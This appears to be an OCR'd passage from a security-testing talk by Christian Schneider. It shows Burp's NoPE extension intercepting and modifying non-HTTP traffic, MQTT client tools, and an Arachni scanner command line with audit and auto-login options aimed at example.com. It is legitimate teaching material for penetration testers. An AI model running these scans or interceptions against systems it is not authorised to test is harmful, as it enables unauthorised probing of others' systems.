
Certificate HostName:	Server Address:	Server Port:	Listen Port:
www.example.com	127.0.0.1	1001	1000

☐ SSL - (Export Burp's CACert as pkcs12 with password 'changeit'.
Name the cert 'burpca.p12' in Burp's installation folder)

Enable	Listener	Server Address	Server Port	Cert Host	SSL
☑	443	www.google.com	443	www.google.com	☑
☑	1000	127.0.0.1	1001	www.example.com	☐

Image source: https://github.com/summitt/Burp-Non-HTTP-Extension

Burp "Nope"-Extension: Inspecting traffic


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts NoPE Proxy
TCP Intercept TCP History TCP Repeater Automation DNS History Server Config About

#	Time	Direction - Annotation	Method	Sourc...	Source Port	Dst IP	Dst Port	Bytes
250	02:58:25 02 Oct 16	s2c Repeater - Modified by Python (mangle)	TCP Repeater	127....	1001	12...	5629	35
249	02:58:24 02 Oct 16	c2s Repeater - Modified by Python (mangle)	TCP Repeater	127....	5629	12...	1001	35
248	02:58:22 02 Oct 16	s2c Repeater - Modified by Python (mangle)	TCP Repeater	127....	1001	12...	5629	35
247	02:58:20 02 Oct 16	c2s Repeater - Modified by Python (mangle)	TCP Repeater	127....	5629	12...	1001	35
246	02:57:24 02 Oct 16	s2c Repeater	TCP Repeater	127....	1001	12...	5629	28
245	02:57:21 02 Oct 16	c2s Repeater	TCP Repeater	127....	5629	12...	1001	28
244	02:57:15 02 Oct 16	c2s Repeater	TCP Repeater	127....	5629	12...	1001	25
243	02:57:09 02 Oct 16	s2c	Normal	127....	1001	12...	5629	25

250 - s2c Repeater - Modified by Python (mangle) - 127.0.0.1:1001 »» 127.0.0.1:5629 Size: 35


repeater

```
New NetCat Repeater Test123test123
```

Image source: https://github.com/summitt/Burp-Non-HTTP-Extension

CHRISTIAN SCHNEIDER

Burp "Nope"-Extension: Manual traffic interception



◯ C2S ◯ S2C [✓ Both] 127.0.0.1:12626 → 127.0.0.1:1001

```
0    4e   65   74   43   61   74   20   54   65   73   74   20   0a   --   --   --   NetCat Test
```


Image source: https://github.com/summitt/Burp-Non-HTTP-Extension

Modifications can also be automated using Python…

Burp "Nope"-Extension: Custom encoder/decoder


Useful for decoding full binary formats to something human-readable

… and for re-encoding it after manual modifications



```
#
□Josh Summitt□Ò□Ø1□□test@test.com
```

Protobuf Example decoded…



```
person {
  name: "Josh Summitt"
  id: 1234567890
  email: "test@test.com"
}
```

… and re-encoded after modification

Image source: https://github.com/summitt/Burp-Non-HTTP-Extension

CHRISTIAN SCHNEIDER

Anything directly for **MQTT**?

- The well-known **mqtt-spy** as MQTT UI-based client
- programmatically **Eclipse Paho Java Client**

See https://www.hivemq.com/blog/mqtt-toolbox-mqtt-spy

CHRISTIAN SCHNEIDER

Web Application Scanning

Arachni

http://www.arachni-scanner.com

Arachni Scanner

- Command-Line Interface (CLI)
- Optional Web-UI
  - RPC / REST-API
- **Headless** browser cluster with **JavaScript** evaluation
  - Better at **spidering JavaScript-heavy applications**
- Auto-login handling & session management
  - Scanning authenticated application parts

CHRISTIAN SCHNEIDER

./arachni

```
    ...
--browser-cluster-pool-size 6
--http-user-agent='Firefox/45.0'
    ...
--audit-links
--audit-forms
    ...
--scope-exclude-pattern='logout'
--session-check-url='https://example.com/myBank'
--session-check-pattern='Logout'
--plugin=login_script:script=login.js
    ...
--checks=*,-backup_files,-common_files
    ...
https://example.com/login
```

} Simple settings for speed, user agent, etc.

} What should be scanned…

} Auto-Login Settings

} Exclude certain scans if desired

} Target to scan (start at login)

